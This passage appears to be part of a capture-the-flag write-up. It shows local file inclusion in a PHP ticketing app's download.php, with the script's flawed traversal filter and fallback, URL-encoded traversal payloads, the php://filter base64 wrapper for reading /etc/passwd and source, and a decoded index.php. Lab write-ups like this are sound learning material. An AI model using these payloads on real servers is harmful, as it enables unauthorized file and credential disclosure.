
Let's download the receipt first.
and the request that went along with the receipt?

Well, well, well, a file parameter that supplies filename for download? Don't mind if I do!
Exploitation
Right away, we can try to your regular old /etc/passwd inclusion or some other sensitive files to see if we can extract information, of course for this we would need to do directory traversal, we can do this blind or we can also try to find our current working directory and work from there. How we can do that for now is a mystery, but it's the way we need to think.
Without traversal:

With traversal:

Even when trying to bypass a restriction:

Well shucks, of course it isn't that easy, what if we try to download the same file that is allowing us to download files, download.php?

Great! This is major progress, so we can confirm now that we can download files in the same directory for sure.
/download.php
We can try and break the script we just got down and see what it does since we will be constantly calling it.
if (!isset($_GET['file'])) {
    header('HTTP/1.0 400 Bad Request');
    exit('Missing file parameter');
}
If the URL doesn't have the ?file=filename.txt portion then we get a 400 Bad Request response.
$file = $_GET['file'];
This is our input, so whatever we type gets initialized as the file variable.
// Reject obviously malformed filenames
if (strpos($file, '../') !== false
    || strpos($file, '..\\') !== false
    || isset($file[0]) && $file[0] === '/'
    || stripos($file, 'file://') === 0) {
    header('HTTP/1.0 400 Bad Request');
    exit('Invalid file path.');
}
This is some sort of security restriction, and why our directory traversal didn't succeed before.
$path = __DIR__ . '/uploads/' . $file;
We now have the default path set for the input we have, we download from the /uploads directory.
if (file_exists($path)) {
    $ext = strtolower(pathinfo($path, PATHINFO_EXTENSION));

    if ($ext === 'pdf') {
        header('Content-Type: application/pdf');
        header('Content-Disposition: attachment; filename="' . basename($path) . '"');
    }

    readfile($path);
If the file exists in /upload, it serves it to us, if it's a PDF, downloads then serves it.
} else {
    readfile($file);
}
Now this is a problem! If the file exists in the /upload directory, then the function getting called is:
readfile($path);
which takes into account that it can only serve files under the /upload directory, whereas:
readfile($file);
Only has the filename as a parameter and nothing else, so if the file we are looking for doesn't exist in /uploads, it's going to check for it regardless on the system.
Now we just need to bypass the security restrictions to view any file on the system, we can try URL encoding first and foremost.
Bypassing Security Restrictions
Singe URL encoding:
?file=%2e%2e%2f%2e%2e%2fetc/passwd

Double URL encoding:
?file=%252e%252e%252fetc/passwd

Okay, so it only gets decoded once, that's why it passes through the filter, we can try with PHP filters now.
Also, our assumption that we can read ANY system file if we just put the filename and it isn't in /upload is untrue, we are still located in /var/www/html , so a path traversal is a must.

I digress, PHP filters time.
PHP Filter

Used to access the local file system; this is a case insensitive wrapper that provides the capability to apply filters to a stream at the time of opening a file. This wrapper can be used to get content of a file preventing the server from executing it. For example, allowing an attacker to read the content of PHP files to get source code to identify sensitive information such as credentials or other exploitable vulnerabilities.
The wrapper can be used likephp://filter/convert.base64-encode/resource=FILEwhereFILEis the file to retrieve. As a result of the usage of this execution, the content of the target file would be read, encoded to base64 (this is the step that prevents the execution server-side), and returned to the User-Agent.

Great! That worked perfectly.
Finding the flag
Now that we have /etc/passwd output, we can see the users on the machine, the users that interest us are eric and root, since the others look like default system ones.
So, since we have LFI, we can just bruteforce the flag location, but let's say that the flag wasn't just called flag.txt in eric's directory, we would need to find a way that confirms it's location. Let's try and grab index.php

Decoded from base64 this would be:
<?php

require_once __DIR__ . '/src/config.php';
require_once __DIR__ . '/src/Database.php';
require_once __DIR__ . '/src/Auth.php';
require_once __DIR__ . '/src/Router.php';
require_once __DIR__ . '/src/helpers.php';

require_once __DIR__ . '/src/Controller/AuthController.php';
require_once __DIR__ . '/src/Controller/DashboardController.php';
require_once __DIR__ . '/src/Controller/EventController.php';
require_once __DIR__ . '/src/Controller/OrderController.php';
require_once __DIR__ . '/src/Controller/TicketController.php';
require_once __DIR__ . '/src/Controller/ProfileController.php';
require_once __DIR__ . '/src/Controller/ReportController.php';
require_once __DIR__ . '/src/Controller/TeamController.php';
require_once __DIR__ . '/src/Controller/SettingsController.php';

$router = new Router();

// Home redirect
$router->get('/', function () {
    if (Auth::check()) {
        redirect('/dashboard');
    } else {
        redirect('/login');
    }
});

// Auth routes
$router->get('/login', [AuthController::class, 'showLogin']);
$router->post('/login', [AuthController::class, 'login']);
$router->get('/register', [AuthController::class, 'showRegister']);
$router->post('/register', [AuthController::class, 'register']);
$router->get('/forgot-password', [AuthController::class, 'showForgotPassword']);
$router->post('/forgot-password', [AuthController::class, 'forgotPassword']);
$router->get('/reset-password', [AuthController::class, 'showResetPassword']);
$router->post('/reset-password', [AuthController::class, 'resetPassword']);
$router->get('/logout', [AuthController::class, 'logout']);

// Dashboard
$router->get('/dashboard', [DashboardController::class, 'index']);

// Events
$router->get('/events', [EventController::class, 'index']);
$router->get('/events/create', [EventController::class, 'create']);
$router->post('/events/create', [EventController::class, 'store']);
$router->get('/events/:id', [EventController::class, 'show']);
$router->get('/events/:id/attendees', [EventController::class, 'attendees']);
$router->get('/events/:id/register', [EventController::class, 'showRegister']);
$router->post('/events/:id/register', [EventController::class, 'processRegister']);
$router->post('/events/:id/checkin', [EventController::class, 'checkin']);
$router->post('/events/:id/duplicate', [EventController::class, 'duplicate']);
$router->post('/events/:id/promo-codes', [EventController::class, 'addPromoCode']);
$router->post('/events/:id/waitlist', [EventController::class, 'joinWaitlist']);
$router->post('/events/:id/message', [EventController::class, 'sendMessage']);

// Orders
$router->get('/orders', [OrderController::class, 'index']);
$router->get('/orders/:id', [OrderController::class, 'show']);

// Tickets
$router->get('/tickets', [TicketController::class, 'index']);

// Profile
$router->get('/profile', [ProfileController::class, 'index']);
$router->post('/profile', [ProfileController::class, 'update']);
$router->get('/profile/payouts', [ProfileController::class, 'payouts']);
$router->post('/profile/payouts', [ProfileController::class, 'updatePayouts']);

// Reports
$router->get('/reports', [ReportController::class, 'index']);

// Team
$router->get('/team', [TeamController::class, 'index']);
$router->post('/team', [TeamController::class, 'invite']);

// Settings
$router->get('/settings', [SettingsController::class, 'index']);
$router->post('/settings', [SettingsController::class, 'update']);

$router->dispatch($_SERVER['REQUEST_METHOD'], $_SERVER['REQUEST_URI']);
Let's take a look at src/config.php!
